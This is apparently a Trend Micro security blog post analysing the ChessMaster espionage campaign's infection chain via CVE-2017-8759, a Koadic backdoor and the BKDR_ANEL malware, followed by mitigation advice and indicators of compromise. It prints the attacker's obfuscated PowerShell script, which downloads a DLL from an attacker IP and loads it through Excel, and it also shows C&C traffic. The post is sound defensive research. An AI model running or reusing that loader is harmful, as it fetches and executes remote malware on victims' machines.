ChessMaster's New Strategy: Evolving Tools and Tactics

- Posted on:November 6, 2017 at 4:48 am
- Posted in:Bad Sites, Targeted Attacks
- Author:
  Trend Micro

by MingYen Hsieh, CH Lei, and Kawabata Kohei

A few months ago, we covered the ChessMaster cyberespionage campaign, which leveraged a variety of toolsets and malware such as ChChes and remote access trojans like RedLeaves and PlugX to compromise its targets—primarily organizations in Japan. A few weeks ago, we observed new activity from ChessMaster, with notable evolutions in terms of new tools and tactics that weren't present in the initial attacks. From what we've seen, ChessMaster is continuously evolving, using open source tools and ones they developed, likely as a way to anonymize their operations. Based on the way the campaign has developed, it won't be surprising to see additional evolutions from ChessMaster in the future.

Infection Vector



Figure: 1 ChessMaster infection chain.

Here is a summary of how ChessMaster enters a target system:

1. An exploit document arrives on a target system. This document abuses a SOAP WSDL parser vulnerability (CVE-2017-8759) that affects the Microsoft .NET Framework
2. It then accesses the remote server 89[.]18[.]27[.]159/img.db
3. Once the victim opens the document, the attacker can execute arbitrary commands on the victim's machine.
4. The exploit document then launches mshta.exe to access 89[.]18[.]27[.]159:8080/lK0RS, which serves as the first backdoor into the system
5. This backdoor launches a malicious PowerShell script
6. The PowerShell script downloads and activates the malware located in the remote server 89[.]18[.]27[.]159/FA347FEiwq.jpg
7. jpg is the second backdoor, which uses the Command-and-Control (C&C) server62[.]75[.]197[.]131.

As mentioned earlier, the first step of the new campaign involves the use of an exploit document that connects to the remote server 89[.]18[.]27[.]159/img.db when opened. Img.db holds the exploit command, which will execute the content of another remote server, 89[.]18[.]27[.]159:8080/lK0RS, via mhsta.exe.

The image below shows the malicious link 89[.]18[.]27[.]159/img.db embedded in the exploit document:



Figure 2. Link embedded in the document

89[.]18[.]27[.]159:8080/lK0RS is a JScript backdoor, which apparently comes from an open source RAT known as "Koadic."

At this stage, we observed that the attacker tried to gather the system's environment information via command line tools. We also observed that some commands were based on the result of a previous command, which means that not all parts of the attack were automated and that parts of the commands were done manually. While this might be a sign of a more sophisticated automation technique, we believe that this may be an attacker trying to get up close and personal by manually checking the environment before delivering the final payload. It is possible that this was done to avoid sandboxing or analysis by researchers.

While we were not able to gather the actual live data of the next step of the attack, we were able to observe Koadic and the following script, which tries to download another DLL file from the same server that hosts Koadic, at the same time. We believe that FA347FEiwq.jpg serves as the final payload of this attack.

```
powershell $MsS=([ChaR[]](Get-Random -Input $((48..57) + (65..90)+(97..122)) -Count 10)) -join'';
$tmp=$Env:temp+''+$MsS+'.dll';
$wstb4='ient';
$wstb3='et.WebCl'+$wstb4;
$wstb2='System.N'+$wstb3;
$wstb=new-object $wstb2;
$wh='';
$wh1='http://89.18.27.159/FA347FEiwq.jpg';
$tmp;
$MsS;
$wstb.DownloadFile($wh+$wh1,$tmp);
$A38fdkFFfwefe = [activator]::CreateInstance([type]::GetTypeFromProgID('Excel.Application'));
$A38fdkFFfwefe.RegisterXLL($tmp);
```

Figure 3: PowerShell script used to download & execute FA347FEiwq.jpg

The script attempts to download the file from 89[.]18[.]27[.]159/FA347FEiwq.jpg (detected by Trend Micro as BKDR_ANEL.ZKEI), a DLL file which serves as the second backdoor. The Powershell script leverages RegisterXLL, which is a component of Excel, to load BKDR_ANEL into Excel.exe



Figure 4: FA347FEiwq.jpg is loaded by Excel.exe

Backdoor Analysis

BKDR_ANEL is downloaded from89[.]18[.]27[.]159. Once loaded onto the system, it will launch and inject code into svchost.exe, after which the injected code decrypts and activates the embedded backdoor. BKDR_ANEL has a Microsoft signature attached—the signature is invalid and likely added to make it seem more harmless.

The backdoor has a hardcoded malware version labeled "5.0.0 beta1" that contains basic backdoor routines with a string-like "Function not implemented." inside. The relatively incomplete code might be a clue of a new variant in the future.

The malware's C&C protocol is very similar to the one used by BKDR_CHCHES at first glance:

```
Stream Content
GET /page/?oVG=m/Ejad9g3xn45CAcugpLoHTuhPgIApHDkA
+v7yzsH2sG&tlkN3=M/6hqtMmizN40pZUKFicdQY=&IM5kl=0UCGHYj6u6ajPJzcH98sWDU=&OCA80=3KRgzg0MHsZ6Vsl1PjFLcLI=&
pbirHm3=1YrQMSGE45wM5oI3Wxr9A7I=&kgC=iGddJmQmZWYlhOBBwWxAxvRFCFu5vJxozzOfXnp/3fjw4
+ZvkGkBrmYL1zDaA01WwmMyBIz9igKy&7YUa=U5wdjXZ05/vVSwsJqZq3yrI= HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET4.0C; .NET4.0E)
Host: 62.75.197.131
Connection: Keep-Alive
Cache-Control: no-cache

Stream Content
GET /8wuqAKdKRL/ZEHQqhb.htm HTTP/1.1
Cookie: TQuI=C%2FBC2KvlalazXFgMkY4VDwu99MJIM%2FeRtFqB%2BRGZikTa7ZeJiL5b2FIN%
2FPudKXX3H6iIyPA0dO4oh7A4TRSGE3CYUMPvsl8QhxBkog%3D%3D;jg=9tqawbU6
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET4.0C; .NET4.0E)
Host: area.wthelpdesk.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 5: Comparison of BKDR_ANEL and BKDR_CHCHES' C&C protocols

However they are different backdoors, with BKDR_CHCHES employing RC4 as its main encryption algorithm wherein the decryption key is sent with the encrypted information separated by "=" and set in the

Cookie header. On the other hand, BKDR_ANEL utilizes Blowfish with the hardcoded encryption key obviously labeled as “this is the encrypt key.”

Another difference between the two is that BKDR_CHCHES does not contain any backdoor routines by default. Instead, it loads additional modules from the C&C server directly into memory. Alternatively, BKDR_ANEL is more like a regular backdoor embedded with basic backdoor routines.

The image and table below illustrate the information BKDR_ANEL sends, and how BKDR_ANEL encrypts the information.



Figure 6: Information sent by BKDR_ANEL (1/2)

Offset	Description	Example in previous figure
0x0	Process ID	78 0C 00 00
0x4	MD5(computer name + machine GUID)	20 C4 36 1D 03 2F 93 B8 C7 A0 01 9A EB 2B BD EF
0x14	Computer name	TEST
0x20	Timestamp	1508201270
0x2a	OS version	5.1.2600
0x3a	User name	Administrator
0x47	Time zone information	00 00 00 00 => – (Bias / 60) 00 00 00 00 => – (Bias % 60) 01 00 00 00 => Has DaylightBias or not
0x53	Current directory	C:\Documents and Settings\Administrator\My Documents
0x87	Backdoor version	5.0.0 beta1

Table 1: Information sent by BKDR_ANEL (2/2)



Figure 7: BKDR_ANEL encryption process

The information blocks are separated by "&". As seen in the image above; the string before "=" in each block, such as "oVG," is not used.

Further similarities between BKDR_ANEL and BKDR_CHCHES can be seen in special partial MD5 logic. Both malware only uses the middle 8 bytes from the regular MD5 result. BKDR_CHCHES will use it to encrypt the network traffic, while BKDR_ANEL uses it as a code branch in the malware encryption routine, although from our analysis, it does not look like it is currently in use.

Mitigation

To combat campaigns like ChessMaster, organizations need to make full use of the tools available to them. This includes everything from regularly updating their systems to the latest patches, which minimizes the impact of attacks that leverage vulnerabilities. In addition, the proper use of behavior monitoring, application control, email gateway monitoring, and intrusion/detection systems can help detect any suspicious activities that occur within the network. Finally, organizations need to cultivate a culture of security to educate users on what to look out for in terms of potential attacks, as end users are often the primary target of these kinds of campaigns.

Organizations can also strengthen their security by employing solutions such as Trend Micro™ Vulnerability Protection™ , which protects endpoints from threats that exploit vulnerabilities via a high-performance engine monitors traffic for new specific vulnerabilities that uses host-based intrusion prevention system (IPS) filters as well as zero-day attack monitoring.

In addition, comprehensive security solutions can be used to protect organizations from attacks. These include Trend Micro endpoint solutions such as Trend Micro™ Smart Protection Suites, and Worry-Free™ Business Security, which can protect users and businesses from these threats by detecting malicious files, well as blocking all related malicious URLs. Trend Micro Deep Discovery™ has an email inspection layer that can protect enterprises by detecting malicious attachment and URLs.

Trend Micro OfficeScan™ with XGen™ endpoint security infuses high-fidelity machine learning with other detection technologies and global threat intelligence for comprehensive protection against all kinds of threats.

Indicators of Compromise:

Related hashes detected as BKDR_ANEL.ZKEI (SHA-256):

- af1b2cd8580650d826f48ad824deef3749a7db6fde1c7e1dc115c6b0a7dfa0dd

Command-and-control server:

- hxxp://62[.]75[.]197[.]131/page/?[random strings]

URLs related to the campaign

- hxxp://89[.]18[.]27[.]159/img.db
- hxxp://89[.]18[.]27[.]159:8080/lK0RS
- hxxp://89[.]18[.]27[.]159/FA347FEiwq.jpg

Related Posts:

- **ChessMaster Makes its Move: A Look into the Campaign's Cyberespionage Arsenal**
- **New Malicious Macro Evasion Tactics Exposed in URSNIF Spam Mail**

Tags: ChessMaster